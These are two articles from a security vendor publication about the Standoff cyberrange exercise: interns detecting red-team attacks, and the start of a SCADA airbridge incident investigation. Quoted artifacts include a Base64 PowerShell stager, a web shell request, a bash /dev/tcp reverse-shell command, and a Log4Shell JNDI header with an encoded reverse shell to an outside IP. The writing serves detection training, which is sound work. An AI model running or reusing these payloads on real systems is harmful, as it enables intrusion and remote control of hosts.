By working like this for a couple of months the students were little by little becoming a part of the workflow and forming a more or less accurate idea about a SOC analyst's work. Yet we had no intention to limit the internship's practical component to the use of the IRP, as it was our plan to gradually introduce them into proper monitoring facilitated by our other products. Of course, due to a fairly low entry threshold, even apprentices lacking expertise could use our products to detect threats, but we reckoned it was the right thing to organize the basic introductory training. So let us leave the practical training for a short while and address the internship's instructional part.

Theory track

We certainly regarded internship not just as a source of practical experience for the students, but also as an opportunity for them to build up their knowledge and expertise. During the preparation stage, we had actualized the accumulated materials and come up with a program optimized to the needs of a SOC specialist in terms of scope or topics covered.

We figured that it was proper to begin with repetition of the basic things from the IT and information security domains the students were sure to encounter in their practical work. The actual classes were taught by Positive Technologies Educational Programs experts. They began with an introduction lecture on the corporate information infrastructure features, typical means of information security, and the SOC structure. In the first practical task, the interns were busy modeling threats: they were asked to create a corporate infrastructure setup, assume likely attack vectors, and describe the methods of protection.

The following sessions covered the networking technologies—the OSI model and switching. To consolidate their knowledge, the students went on to create a corporate network topology, configure the networking devices, and perform network segmentation. Our colleagues also shared some insights into the design of modern-day operating systems with focus on features present in Windows—in particular, the Active Directory and its structure, as well as the authentication features. As a practical task, the students were configuring a domain and sorting out the ways of detecting the exploitation of some generally known domain vulnerabilities (such as Zerologon).

About halfway into the internship, the baton was picked up by our own team (PT Expert Security Center SOC). We deemed it necessary, above all, to introduce the interns to our SOC's main tool—MaxPatrol SIEM. We decided to combine this training with a series of classes on attacks against the corporate infrastructure: we covered a cyberattack lifecycle, prepared detailed reviews of several attack tactics according to the MITRE ATT&CK framework, and highlighted a number of most popular adversary techniques and methods of detecting them with the help of MaxPatrol SIEM. Follow-up practice consisted of several tasks to investigate the hacker actions: the students were asked to sort out an intrusion scenario we had emulated within the test infrastructure. These tasks were focused on detecting the early attack stages: gaining initial access with the help of phishing emails, gaining persistence at a host, command execution. The insights into the adversary techniques employed early on in the

To consolidate their knowledge, the students went on to create a corporate network topology, configure the networking devices, and perform network segmentation

attack enable timely intervention to curb the lateral movement through the infrastructure.


The closing part of the theory track was dedicated to reviewing the features of PT Application Firewall (PT AF) and PT Network Attack Discovery (PT NAD). We explained how these products work and demonstrated their main illegitimate activity detection capabilities. Same as before, following the lectures the guys would consolidate their new findings by using the PT AF and PT NAD test systems to detect network attacks and web attacks.

Practical work: the closing phase

After our main products were introduced, little by little all the interns were granted access to the actual MaxPatrol SIEM system we use to monitor our corporate infrastructure. That gave the guys the opportunity to feel the difference between the various classes of products, try to study the details of some of the alerts they had analyzed at the IRP, and gain a better understanding of the origin of some of the incident card data they used in decision-making.

As a result, in the first three months of internship our students gained ample experience dealing with information security incidents (a total of 7,205 cases processed at the IRP during the period), figuring out the main processes at work within the corporate infrastructure. Yet the real hacker activities were still an unbeaten track for them—luckily, they haven't encountered that. That's why we decided to arrange a practical session for the interns at the cyberexercises. And for that, the Standoff cyberrange is a unique training environment, because the red and blue teams compete in a simulation as close to real-life conditions as can be.

We deemed it necessary, above all, to introduce the interns to our SOC's main tool—MaxPatrol SIEM



2. 01:19:31 – Запуск документа *Doc1.docm* с макросами на узле *wks05.cyberdyne.com*

"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\user05\Desktop\Doc1.docm" /o ""

01:19:34 – *Winword* инициализировал запуск команды в *PowerShell*, которая закодирована в формате *Base64*

powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQA...CgAJABzACkAOwA=

Тактика:

- TA0002 – Execution

Техника:

- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1203 – Exploitation for Client Execution

3. 01:19:35 – При декодировании получен код, который запускается в скрытом режиме и преобразует строку из *Base64*, а затем разархивирует его из формата *Gzip*

```
if ([IntPtr]::Size - eq 4)
  {$b = 'powershell.exe'}
else
  {$b = $env:windir + '\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$s = New - Object System.Diagnostics.ProcessStartInfo;
$s.FileName = $b;
$s.Arguments =
  '-nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
```

Fragment of an attack investigation report by one of the interns

Standoff

Standoff is one the world's biggest cyberbattle events, where the mightiest of the white-hat hackers openly dispute the resources of a virtual land—a copy of modern Russia's digital landscape—while teams of information security professionals learn to fend off targeted attacks to protect their key business assets.

Over the years, the virtual model named City F grew to the size of a whole country, now known as State F, with industrial chains in such sectors as electric power, oil and gas, iron and steel, banking, transportation, logistics, manufacturing, and utilities. All the disaster scenarios are modeled on real incidents, and viewers and participants can observe on the model the various attack consequences, including an oil spill, a train crash, or a gas distribution station blast.

At the Standoff event described in the article, State F featured three industries: iron and steel, oil and gas, and electric power. Each one comprised interconnected facilities—from mining/generation to end-consumer delivery. State F also features an extensive banking system. The water supply, street lighting, CCTV, and theme park are controlled by the City management company, while sea, rail, and air transportation services are provided by Heavy Logistics transport company.

Participation in Standoff

On the whole, we assumed that involving the interns in the cyberbattle as a blue team (defenders) would help them develop the following skills and competencies:

- Teamwork and cooperation with clear division of roles
- Deep insight into real corporate infrastructures
- Detection, analysis, and investigation of information security incidents
- Knowledge of attack vectors, methods, and techniques

We wanted to critically examine our internship program in the context of the guys' performance at Standoff: whether our training sessions are effective in terms of topics and content, and whether our methods of engaging the interns are good enough.

With these goals in mind, the following format appeared preferable:

1. We set up small teams of 4–6 interns. Each team is dedicated to a segment of State F.
2. Each team additionally has 1–2 mentors (from among the recent additions to the SOC team; for them Standoff will prove a great environment for quick immersion into work).
3. The teams are granted access to the same tools used by the real defender teams.
4. We define a common task pool for the teams, comprising attack detection, writing of attack-related reports and recommendations, and investigation of non-tolerable events as an advanced-difficulty task.
5. We set up a panel of experienced SOC pros for review and assessment of reports.

This was our plan. Our account of the event will feature typical cases from the interns' reports, leads that helped them to detect attacks, and feedback from the guys themselves.

Start of the cyberexercises

Until it all began, we were quite anxious about our experiment of having interns at Standoff. Would they lose their presence of mind at the red teams' onslaught of varied attacks? Would they get confused by numerous triggerings in our products?

Our worries were dispelled in the very first hours of the battle: the interns were confidently logging the red teams' attacks at the early penetration stages. Among the top techniques were network resource scanning and vulnerability exploitation attempts detected by PT Application Firewall, as well as account data bruteforcing attempts detected by MaxPatrol SIEM. Based on the verdicts returned by PT Sandbox, the guys were able to log successful phishing attacks in real time, and correctly analyze the malicious activities initiated by phishing attachments. The attackers' actions directly following the penetration into the offices were not missed, either: the interns' reports covered such adversary techniques as the use of the BloodHound software for internal reconnaissance, execution of obfuscated PS scripts, and extraction of account data from the LSASS memory. Impressive results!

Initial Access: Spearphishing Attachment

We have observed that even experienced pros find it difficult to quickly detect a phishing attack in a corporate infrastructure and initiate a response. And yet this certainly is one of the most commonly used infrastructure penetration vectors. We had considered that when preparing our internship classes and dedicated sufficient practice time to such activities as analysis of different phishing activity types, study of malware features, and use of monitoring tools for detection. Equipped with that knowledge, the guys logged a successful attack in the banking segment:

The original lead came from a PT Sandbox verdict concerning a malicious Office document cv.doc detected in the network traffic: thanks to the integration between PT Sandbox and PT NAD, the file was automatically extracted and sent for analysis. The interns found that the detected document had been circulated in email attachments sent from the address LNolan@services.stf to hr@bankoff.stf.

As soon as the credulous user opened the cv.doc file, its payload initiated execution of an encrypted PowerShell script and launched the certutil utility. The script, a Metasploit stager, was geared to open a socket and establish a callback connection to the attackers' command-and-control server (C2).

```
"C:\\WINDOWS\\system32\\cmd.exe\"  "/b" "/c" "start" "/b" "/min" "powershell.exe" "-nop" "-w" "hidden" "-e" "aQBA7AC..ADsA""
```

> "The detailed attack analysis we did during our classes came in very useful at Standoff, for I was already familiar with the chains of the typical attacks on infrastructure. When investigating attacks, I was able to detect such indicators of compromise as the use of PowerShell scripts and uploads of suspicious text documents."

MAXIM,
intern

With the help of the certutil LoLBin, C2 was accessed to download a malicious file, which was then saved locally as 7zip.exe.

Thus the attacking team found its way into the domain infrastructure. On the one hand, a classical if not exactly elegant example of gaining initial access through social engineering, on the other—a great case for our guys to hone their skills on. We were happy that the interns were able to log the compromise, identify the phishing campaign, and follow the techniques employed by the red team.

Our original plan was quite resolute: withhold all hints for as long as possible to encourage the guys themselves to expose the whole chain of attack which had led to a non-tolerable event


"The knowledge we gained during classes as part of our internship was of great help for monitoring, and steered us the right way when looking for traces of compromise—especially the practical course on Initial Access."

DMITRY,
intern

Reconnaissance with BloodHound

Once initial access is gained, every attacker will contemplate the methods of carrying the attack deeper into the infrastructure. Reconnaissance is almost invariably the first step as it yields information about the domain, domain computers, and users. It's important for SOC analysts to be able to detect and analyze such activities: once you know exactly what data were accessed by the attackers and when, you can conclude about their further maneuvers and goals. But how quickly will our entrants be able to respond to reconnaissance?

The BloodHound software allows for extended reconnaissance inside the corporate network, employing the SharpHound collector to gather domain info. The tool is based on the LDAP and SMB protocols. The MaxPatrol SIEM expertise package features rules to identify the use of BloodHound or SharpHound based on their characteristic activities involving connections to specific named channels.



NIKOLAY,
intern

"When looking for chains, I would start out from the incidents automatically registered by SIEM to list the hosts under attack. Next, I would browse through the events for each host and, if any suspicious actions were detected, display them on the incident timeline."

T0007 Discovery	T1033 System Owner/Account Discovery	-	Сканирование сети с помощью ПО SharpHound или BloodHound	17.05.2022 10:57:25	17.05.2022 11:28:26	comp-174.tube.stf (10.156.44.6)	машины других пользователей: comp-31.tube.stf comp-204.tube.stf comp-121.tube.stf comp-204.tube.stf comp-77.tube.stf comp-31.tube.stf	Рабочая машина пользователя HR

Fragment of an incident description and response recommendations from one of the interns

Led by the triggerings of these rules at the compromised host, our interns were able to verify the activity within an hour, and even come up with quite reasonable—if not exhaustive—recommendations on how to respond to the incident.

Outside the cyberrange, such prompt detection of active reconnaissance might help to intercept any further advances and stop the attack early on.

Next round

Inspired by our interns' successful performance on the previous day, early on day two we, however, realized that most of the logged attacks were but early attempts, and that active development was to follow. Will the guys have the skills and enthusiasm it takes to handle more sophisticated and advanced attack techniques?

In addition, by then we already had the information about the actuated non-tolerable events, which was communicated to the interns through mentors. Our original plan was quite resolute: withhold all hints for as long as possible to encourage the guys themselves to expose the whole chain of attack which had led to a non-tolerable event. That was way too optimistic ... but let's not rush fences. We'll leave the big investigation for later, and right now let's review another interesting case logged by our interns.

Exploit Public-Facing Application

ANASTASIA,
intern

"For me, finding the primary penetration point was the most difficult part. PT Application Firewall, the tool used to locate penetrations through the office web apps, played an important role here. We used PT NAD to look for host compromise chains (which corporate hosts were used to hack other hosts) and displayed them on the topology."

There is another initial access technique that should not go without attention: exploitation of a known vulnerability that for some reason had not been patched in due time. Just check a couple of fresh APT[3] reports to see how often this vector is favored by the attackers. Since State F's infrastructure was made to be as realistic as possible, this technique was really popular with the red teams at Standoff.

During the internship, we had introduced our students to web attacks with focus on detecting them in PT NAD and PT AF. Let's see how successful they were verifying such activities.

The main symptoms of a compromise through vulnerability are activities like loading a web shell, executing commands through a web shell, or unusual process startup by users like www-data. These were exactly the leads followed by our interns when investigating a hack into the iTop web service in the City management company's segment: PT NAD detecting evidence of a shell in the network traffic of the host itop.city.stf (10.156.12[.]34). Little by little they learned that attackers planted a web shell there and started interacting with it.

Following a detailed study of the illegitimate activity with the help of PT NAD and MaxPatrol SIEM, it was established that the adversaries had exploited a remote code execution vulnerability in iTop, which allowed them to change iTop's administrator password and establish a web shell on behalf of the user www-data.

Jumping slightly ahead, we'll note that the iTop hack was used in one of the sophisticated multi-stage chains of non-tolerable events analyzed by our interns at Standoff. At that stage, the attackers were as yet short of advancing into the infrastructure and reaching the SCADA segment, therefore, competent localization and response could have allowed to duly stop such an attack and avoid any non-tolerable event—whether at Standoff, or in real life.

Investigating non-tolerable events

The examples above demonstrate that our interns flew their flag high, and did a great job detecting individual attacks of the red teams. True,

[3] Advanced persistent threat (APT) is a well-organized, elaborately planned cyberattack targeting a particular company or whole industry. As a result of the attack, the adversary gets unauthorized access to the network, gains persistence in the infrastructure, and may stay unnoticed for a long time. Such attacks are commonly backed by APT groups commanding considerable financial resources and technical capabilities.

they were not always able to correctly verify and analyze the activities they observed without leads from their mentors. But let's not forget that they make their very first steps in information security, and that no man is wise at all times.

The time has come to answer the main question: can information security newbies reconstruct the whole chain and properly investigate the actuation of non-tolerable events?

Remember that a strict panel of our experienced employees was bent on preserving the integrity of the experiment by allowing the interns to piece the attack chains together all by themselves. We had stuck to this plan until the very last days of the cyberexercises, but then decided to loosen our grip: no matter how hard our interns were trying to figure out the roots of the non-tolerable events, expose the initial vectors and paths of attack, none of them managed to see the whole picture. The situation is only natural, for it takes experience and skill, as well as a fair amount of investigative erudition, to unravel such complicated incidents, some of which are on about the same level as APT group operations. It was one of our main goals to give the interns that experience, while also directing and mentoring them. So we changed our tactics and little by little began issuing hints, such as the exact time of an event, specific technique employed by the red team, or the name of the host at which to look for illegitimate activity. And the ball got rolling!

Thanks to the synergy of the young minds, experienced mentors, and Positive Technologies products, several comprehensive investigation reports on non-tolerable events were presented to the panel by the Standoff finale. The format of this article doesn't allow us to review each one in detail, so we will just briefly cover one of them, highlighting the actual realization chain behind the event, and what our students were (or were not) able to see.

Illegitimate video content on promo screens

EUGENE,
intern


"When investigating the non-tolerable events, the leads strongly depended on the risk triggered. For example, in the promo screen content replacement case, a lead was offered by the video files in PT NAD traffic."

The red team successfully escalated their privileges to system level using the Juicy Potato exploit

For initial access, the attacker team used a phishing email scam: a letter containing a malicious attachment cv.doc was dispatched from bsimon@services.stf to the HR department at hr@city.stf and later opened by the credulous user a_espinoza at the host comp-148.city.stf (10.156.14.12). As you already know, our interns know how to verify phishing activities, so they registered this attack.

Next, the red team successfully escalated their privileges to system level using the Juicy Potato exploit. The interns failed to log this activity in their report. (Here we should mention that they did find a similar attack involving Juicy Potato in a different investigation.)

As the next step, the attackers established a callback connection with their C2 (to that end they employed Cobalt Strike: the payload was saved on the host under the name artifact.exe) and dumped the lsass process using the mimikatz module. That gave them a_espinoza's password. Alas, the interns never saw this attack, even though our products were in fact triggered by it:



This was followed by the above-mentioned exploitation of an iTop vulnerability securing an RCE. This activity was noticed, analyzed, and covered in detail in the report.

```
GET /web/env-production/itop-config/gphBrAxkbC.php?cmd=id HTTP/1.1
Host: 10.156.12.34
Connection: close
X-Real-Client: 10.156.14.12
User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; Pixel C) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: itop-bf797dc42e6afd131aa2f460c4778b45=cjjas4p3imtpfqohr5ptk13gf0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 10.156.14.12

HTTP/1.1 200 OK
Date: Tue, 17 May 2022 10:40:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 54
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The attacker team executing the command "bash -c bash -i >& /dev/tcp/XX.XXX.XXX.XX/7171 0>&1" for a callback connection to C2

After that the reds attacked the host advertising.city.stf (10.156.12.25, detected earlier) by exploiting the vulnerability Log4Shell in a Tomcat web server. As a result, they got a reverse shell to their C2. This attack, too, was verified by our intern team.

HTTP

19.05.22 12:57:02	GET	/7qp89xYW/a/..;/..;/7qp89xYW/sp... advertising.city.stf	0 Б	200 200	text/html;charset=UTF-8	406 Б HTML

accept-encoding	gzip, deflate	content-encoding	gzip
accept-language	en-US,en;q=0.5	content-length	406
content-length	0	content-type	text/html;charset=UTF-8
host	advertising.city.stf	date	Thu, 19 May 2022 07:57:01 GMT
upgrade-insecure-requests	1	server	Apache/2.4.52 (Debian)
privateat	js&j3da9(da${jndi:ldap:// 11223 /TomcatBypass/Command/Base64 /L2Jpbi9iYXNoIC1sID4gL2Rldi90Y3AvNTEuMjUwLjEwM C4yNDcvNDQ4ODIgMDwmMSAyPiYx}	set-cookie	JSESSIONID=3C41409802D9BA2D9C4A6830785A7551; Path=/7qp89xYW; HttpOnly
		vary	Accept-Encoding

Exploiting Log4Shell. Screenshot attached to the intern team report

And finally the non-tolerable event itself: video content replacement. The attackers downloaded a video file from a remote resource and moved it to the needed directory. The final step was successfully investigated and described.

Standoff takeaways

Teams of interns spent four days investigating the multiple attacks thrown by the red teams at State F industries. Judge for yourselves as to how productive that was: they detected a total of 195 information security incidents and presented seven investigation reports on non-tolerable events. Compare that to the results of the teams on the main Standoff program: a total of 287 reports written on detected incidents and 30 unique risks triggered by the attackers.

The experiment of bringing interns to Standoff became a new milestone for us. It gave us an opportunity to perform a complex assessment of the methods we use to engage the interns and highlighted the subtleties to be brought into focus when training beginners.

The detection of relevant offensive techniques in an infrastructure designed to be as realistic as possible proved a unique experience for our interns early on in their career.

Of course, one might argue that the guys missed some of the attacks registered by our products, and more would have been missed without our hints. In some cases that was due to lack of expertise, in others they were lacking hands-on experience in detecting hacker activity. But we are quite certain that the massive pool of practical skills our interns acquired at Standoff will become a serious growth point for them; while the difficulties they faced along the way will motivate them an extra notch towards studying and expanding their professional horizons.

EUGENE,
intern

"If I am to summarize, the Standoff experience was just priceless. I am very happy I was able to participate in such an upscale event. Both I and the rest of us were able to improve our skills like never before."

"For me Standoff was a big opportunity to practice handling incidents that may have come from the real hackers. As an entrant to the profession, I've got lots of priceless experience and positive impressions from the cyberbattle."

MAXIM,
intern

Afterword

Today, given the multiplying cyberattacks and ever more pronounced shortage of specialists across the industry, SOCs badly need new competent and qualified labor. Training and support for budding professionals are just as critical as investments into product development and expertise. We have tried to make our internship as meaningful and productive as possible, combining lectures and practical activities with real-world infrastructure tasks.

All in all, the internship has become a source of valuable experience and knowledge—not just for the interns, but for ourselves as well. We have looked from a different perspective at the rookie training system we have in place, tested out some of our new methods, and agreed on the necessary program updates. Perhaps our main takeaway is that support and development of young information security specialists should be turned into a systemic and continuously improving process.

Support and development of young information security specialists should be turned into a systemic and continuously improving process

From letter to catastrophe:

using Positive Technologies products to investigate an attack

KIRILL KIRYANOV Head of Endpoint Attack Detection, Positive Technologies

DMITRY FEDOSOV Senior Endpoint Attack Detection Specialist, Positive Technologies

YULIYA FOMINA Lead Endpoint Attack Detection Specialist, Positive Technologies

May 2022 saw the 11th Positive Hack Days (PHDays) forum, and with it the Standoff cyberrange, which, as ever, served up plenty of interesting attack case studies. No attack takes place in a vacuum: there is always a concrete vector of system penetration and a path through the infrastructure leading to a non-tolerable event. This article explores how experts at the Positive Technologies Security Expert Center (PT ESC) investigate such attacks, and what Security Operations Center (SOC) experts must watch out for in particular to prevent hackers from breaking into critical systems and causing non-tolerable events for the target company.

During the four-day cyberbattle, State F was attacked from all sides. The 17 attacking teams caused mayhem, crippling State F's oil-and-gas, energy, and transport industries, leaking the personal data of employees, stealing confidential documents, and infecting entire networks with ransomware. But it was the attacks on the automated process control systems (ICSs) that really stood out. And not because they made the model come to life, but because attacks on ICSs in real life are devastating and the risks include human casualties. At the same time, such attacks are more difficult to implement: ICSs are placed in a separate isolated segment with restricted access. As such, it was the actuation of non-tolerable events in the industrial segment that earned the attacking teams the most points per the cyberbattle rules.

Traditionally, defending teams also take part, monitoring the proceedings with Positive Technologies products: MaxPatrol SIEM for full visibility in the infrastructure and real-time detection of incidents, PT Network Attack Discovery (PT NAD) for deep traffic analysis, PT Application Firewall, PT Industrial Security Incident Manager (PT ISIM) , and PT Sandbox. In this report, we, PT Expert Security Center, look at each of them and demonstrate how this combination of solutions can be used to recreate the full chain of attackers' actions. In addition, we show what SOC experts must watch out for in particular to prevent hackers from breaking into critical systems and causing non-tolerable events for the target company.

Standoff is the world's largest open cyberbattle. The main theme in 2022 was the butterfly effect: spectators and competitors saw how a non-tolerable event in one industry can affect others and even entire nations. The virtual State F was set up at the event's venue in Moscow. It had three main industries: iron and steel, oil and gas, and electric power. The processes, from mining/generation to delivery, were modeled for each of those industries, with corresponding interconnected sites on the model. Other segments were represented as well (transport, banking, and utilities), each also made up of various facilities. 157 security researchers from 17 teams came together to find security weaknesses in these facilities, which were controlled by real-life systems. The attackers looked for vulnerabilities and attempted to trigger a range of incidents, such as stalling airport operations or shutting down an oil refinery. In the course of the four-day Standoff event, hackers actuated a total of 63 non-tolerable events, 30 of which were unique.

On May 19 at 11:40 a.m., State F media reported that several passengers boarding a plane were injured when the airbridge suddenly moved away

Starting point


On May 19 at 11:40 a.m., State F media reported that several passengers boarding a plane were injured when the airbridge suddenly moved away.

Since the bridge is managed by a supervisory control and data acquisition (SCADA) system, we'll begin our investigation by analyzing the industrial traffic using PT ISIM and seeing what it was able to capture:

- A command was sent to the bridge from the IP address 10.156.22.134, the host of the SCADA system operator.
- A remote connection via RDP to the operator's host was established a few minutes before the incident from the IP address 10.156.22.25.

Our next step is to find out who gained access to the operator host via RDP and from where. MaxPatrol SIEM will help us here: we filter the host in question and view the RDP logins (RemoteInteractive, events with msgid = 4624 and logon_type = 10). We group them by names of users who logged in, and view the connection addresses.

Figure 2. Incidents from the "airportboarding" segment of the SCADA system detected by PT ISIM and filtered by time



Severity le...	Start	State	Source IP...	Target IP ad...	Name	MITRE ATT&CK for ICS
Medium	May 15, 11:42:21	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
Medium	May 19, 11:42:19	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
High	May 19, 11:42:19	Open	10.156.22.134	10.156.21.134	Command to write of I/O memory area from an unauthorized node over the FINS protocol	Command and Control: Standard App
Info	May 19, 11:40:31	Open	10.156.22.25	10.156.22.134	RDP Access to operator PC	Lateral Movement: Remote Desktop F

Figure 1. Non-tolerable event actuated by the attacking side

We see that, besides the operator, no one accessed the host via RDP. In addition, we note that all RDP sessions used the same IP address (10.156.22.25). The first successful RDP session was established the night before. Analyzing the activity on the "airportboarding" host uncovered nothing of interest: there were no scans, no tools for attacking industrial networks, nothing. We can assume that, having logged in via RDP, the attackers saw the open control console and, when boarding began, moved the airbridge out of place. In this case, it makes sense to go straight to analyzing what is happening on the next host (10.156.22.25), from which the SCADA system operator host was accessed, and to look for artifacts of cybercriminal activity there.

By analyzing events from comp-54.hv-logistics.stf (10.156.22.25), we can determine which processes accessed port 3389 on the SCADA system operator host (10.156.22.134). We see that during the period in question, two processes accessed the port: nmap.exe and lsysnetworkrestricted.exe. The first is a well-known tool for scanning and searching for open ports, which both pentesters and real intruders deploy to attack infrastructure. The purpose of the second process is unclear. It may be a customized RDP client, a traffic tunneling tool, or another network scanner. Let's investigate.

